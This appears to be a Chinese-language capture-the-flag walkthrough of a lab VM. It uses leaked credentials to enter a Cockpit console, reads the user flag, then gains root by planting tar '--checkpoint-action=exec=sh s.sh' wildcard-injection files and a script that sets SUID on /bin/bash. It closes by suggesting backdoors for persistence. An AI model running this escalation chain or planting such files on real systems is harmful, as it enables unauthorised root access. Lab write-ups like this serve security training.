

扫描发现有隐藏路径 monomono，其中 html 有硬编码泄露 svc\_vpn:admin123

🔒 不安全 192.168.56.107/monomono/node\_inventory.html

SkyLine VPN Legacy Ops Inventory

Last updated: 2026-07-01 02:30:11 / Maintainer: ops-team

| 节点名称        | 地址                                 | 用户      | 凭据               | 备注                          |
|-------------|------------------------------------|---------|------------------|-----------------------------|
| hk-node-01  | 10.8.0.11                          | root    | HkNode_2024      | 已废弃                         |
| hk-node-02  | 10.8.0.21                          | deploy  | HkDeploy#2025    | 密钥已轮换                       |
| jp-node-01  | 10.8.0.12                          | admin   | JpLine#8848      | 登录失败                        |
| jp-node-02  | 10.8.0.22                          | ubuntu  | UbuntuNode2024   | 迁移完成                        |
| sg-node-01  | 10.8.0.13                          | ops     | Ops#2023#VPN     | 已废弃                         |
| ops-console | https://TARGET-IP:8090/            | svc_vpn | admin123         | Cockpit 运维控制台弱口令，仅低权限       |
| cockpit-log | https://TARGET-IP:8090/system/logs | svc_vpn | CVE-2026-4802    | 日志页面过滤器存在历史命令注入风险           |
| test-node   | 10.8.0.99                          | debug   | check_logs_first | 同步失败请检查系统日志与 vpn-manager 日志 |

Copy-safe credentials

cockpit:https://TARGET-IP:8090/  
svc\_vpn:admin123  
hint:Cockpit logs filter / CVE-2026-4802

打开 https://192.168.56.107:8090 （忽略证书警告）

使用 svc\_vpn / admin123 登录，进入 Cockpit 控制台

🔒 不安全 https://192.168.56.107:8090/system

svc\_vpn@cockpit

Web 控制台正运行于限制访问模式。

🔑 开启管理员权限

cock 运行中 Debian GNU/Linux 13 (trixie)

🔔 The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/\*/\*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

健康

👤 最后成功的登录: 8月06日 18:03  
来自 web console 上的  
::ffff:192.168.56.1  
[查看登录历史记录](#)

占用率

CPU 1% 1 CPU  
内存 0.42 / 1.9 GiB  
[查看指标和历史记录](#)

系统信息


型号 innotek GmbH VirtualBox  
机器编号 c2d6d1b6c1084753ba022ca80771b162d  
运行时间 8小时前  
[查看硬件详细信息](#)

配置

主机名 cockpit  
系统时间 2026年8月6日 05:21  
域 加入域  
性能配置集 空  
安全 shell 密钥 [显示指纹](#)

发现可以使用控制台进行命令执行。

可以查看日志中泄露的 cock 用户的密码: Cock\_Log\_2026!:



以及 userflag:

```
>
cockpit.spawn(['/bin/bash', '-c', "echo
'Cock_Log_2026!' | su - cock -c 'cat
/home/cock/user.txt'"], {superuser:'try',
err:'message'})
    .stream(data => console.log(data));

< f (s){return s?(Object.assign(s,r),s):r}
flag{user-f507b46b79dcf45ede600528151396ff} VM1242:3
>
```

目录属于 backupops 组，可写。

```
> cockpit.spawn(['ls', '-la',  
  '/opt/cock/backup/apps/vpn-manager/files/'],  
  {superuser:'try', err:'message'})  
  .stream(data => console.log(data));
```

---

```
< f(s){return s?(Object.assign(s,r),s):r}
```

---

```
total 56 VM2040:2  
drwxrwxr-x 2 root backupops 4096 Aug  5 22:05 .  
drwxr-xr-x 4 root root      4096 Jul 22 23:35 ..  
-rw-r--r-- 1 root backupops  53 Jul 22 23:35  
acl_rules.json  
-rw-rw-r-- 1 cock cock      0 Aug  5 21:45 --  
checkpoint=1  
-rw-rw-r-- 1 cock cock      0 Aug  5 21:44 --  
checkpoint-action=exec=chmod  
-rw-rw-r-- 1 cock cock      0 Aug  5 21:58 --  
checkpoint-action=exec=id  
-rw-rw-r-- 1 cock cock      0 Aug  5 22:05 --  
checkpoint-action=exec=sh s.sh  
-rw-r--r-- 1 root backupops  40 Jul 22 23:35  
node_hk_01.conf  
-rw-r--r-- 1 root backupops  40 Jul 22 23:35  
node_hk_02.conf  
-rw-r--r-- 1 root backupops  40 Jul 22 23:35  
node_jp_01.conf  
-rw-r--r-- 1 root backupops  41 Jul 22 23:35  
node_sg_01.conf  
-rw-r--r-- 1 root backupops  45 Jul 22 23:35  
node_us_01.conf  
-rw-r--r-- 1 root backupops 126 Jul 22 23:35  
README.backup  
-rwxr-xr-x 1 cock cock      122 Aug  5 22:05 s.sh  
-rw-r--r-- 1 root backupops  25 Jul 22 23:35  
subscribe_cache.db  
-rw-r--r-- 1 root backupops  45 Jul 22 23:35  
traffic_20260701.csv  
-rw-r--r-- 1 root backupops  45 Jul 22 23:35  
traffic_20260702.csv  
-rw-rw-r-- 1 cock cock      0 Aug  5 21:44 u+s  
-rw-r--r-- 1 root backupops  50 Jul 22 23:35  
users_export_20260701.json
```

> |

同时检查 cron/systemd timer 发现：每分钟以 root 执行 tar -czf archive.tar.gz \* 。

```
> cockpit.spawn(['systemctl', 'status', 'cock-vpn-  
backup.timer'], {superuser:'try', err:'message'})  
  .stream(data => console.log(data));
```

---

```
< f (s){return s?(Object.assign(s,r),s):r}
```

---

```
● cock-vpn-backup.timer - Run Cockpit VPN VM2044:2  
Manager Backup Every Minute  
  Loaded: loaded (/etc/systemd/system/cock-vpn-  
backup.timer; enabled; preset: enabled)  
  Active: active (waiting) since Wed 2026-08-05  
21:14:18 EDT; 8h ago  
  Invocation: 46a82904a95e484cb76475abcd593801  
    Trigger: Thu 2026-08-06 05:34:55 EDT; 28s left  
  Triggers: ● cock-vpn-backup.service
```

Aug 05 21:14:18 cock systemd[1]: Started cock-vpn-  
backup.timer - Run Cockpit VPN Manager Backup Every  
Minute.

>



于是构造提权文件：

```
cockpit.spawn(['/bin/bash', '-c', `
echo 'Cock_Log_2026!' | su - cock -c '
cd /opt/cock/backup/apps/vpn-manager/files
# 删除旧文件
rm -f -- --checkpoint=1 --checkpoint-action=exec=sh s.sh s.sh 2>/dev/null
# 1. 创建触发文件
touch -- --checkpoint=1
# 2. 创建恶意脚本 s.sh
cat > s.sh << '""EOF""
#!/bin/bash
chmod u+s /bin/bash
cp /root/root.txt /tmp/root_flag.txt 2>/dev/null
chmod 644 /tmp/root_flag.txt 2>/dev/null
EOF
chmod 755 s.sh
# 3. 创建 checkpoint-action 注入文件
touch -- "--checkpoint-action=exec=sh s.sh"
echo "FILES CREATED"
ls -la | grep -E "checkpoint|s\\.sh"
`
,
```

```
], {superuser:'try', err:'message'})
.stream(data => console.log(data));
```

```
> cockpit.spawn(['/bin/bash', '-c', `
echo 'Cock_Log_2026!' | su - cock -c '
cd /opt/cock/backup/apps/vpn-manager/files

# 删除旧文件
rm -f -- --checkpoint=1 --checkpoint-action=exec=sh
s.sh s.sh 2>/dev/null

# 1. 创建触发文件
touch -- --checkpoint=1

# 2. 创建恶意脚本 s.sh
cat > s.sh << '""EOF""
#!/bin/bash
chmod u+s /bin/bash
cp /root/root.txt /tmp/root_flag.txt 2>/dev/null
chmod 644 /tmp/root_flag.txt 2>/dev/null
EOF

chmod 755 s.sh

# 3. 创建 checkpoint-action 注入文件
touch -- "--checkpoint-action=exec=sh s.sh"

echo "FILES CREATED"
ls -la | grep -E "checkpoint|s\\.sh"
`
], {superuser:'try', err:'message'})
.stream(data => console.log(data));
< f (s){return s?(Object.assign(s,r),s):r}
FILES CREATED VM2048:28
-rw-rw-r-- 1 cock cock 0 Aug 6 VM2048:28
05:37 --checkpoint=1
-rw-rw-r-- 1 cock cock 0 Aug 5 21:44 --
checkpoint-action=exec=chmod
-rw-rw-r-- 1 cock cock 0 Aug 5 21:58 --
checkpoint-action=exec=id
-rw-rw-r-- 1 cock cock 0 Aug 6 05:37 --
checkpoint-action=exec=sh s.sh
-rwxr-xr-x 1 cock cock 122 Aug 6 05:37 s.sh
> cockpit.spawn(['ls', '-la', '/bin/bash'],
{superuser:'try', err:'message'})
.stream(data => console.log(data));
< f (s){return s?(Object.assign(s,r),s):r}
-rwsr-xr-x 1 root root 1298416 May 9 07:07 VM2325:2
/bin/bash
```

出现-rwsr-xr-x 表示 SUID 已设置。

然后可以直接获取 flag

```
> cockpit.spawn(['/bin/bash', '-p', '-c', 'id; cat /root/root.txt'], {superuser:'try', err:'message'})  
  .stream(data => console.log(data));  
  
◀ f (s){return s?(Object.assign(s,r),s):r}  
uid=1001(svc_vpn) gid=1001(svc_vpn) VM2329:2  
euid=0(root) groups=1001(svc_vpn),4(adm)  
flag{root-7bd67f31b52f2a804a810e5c7cc3c988} VM2329:2
```

后续可以通过同样的方法添加后门等巩固权限，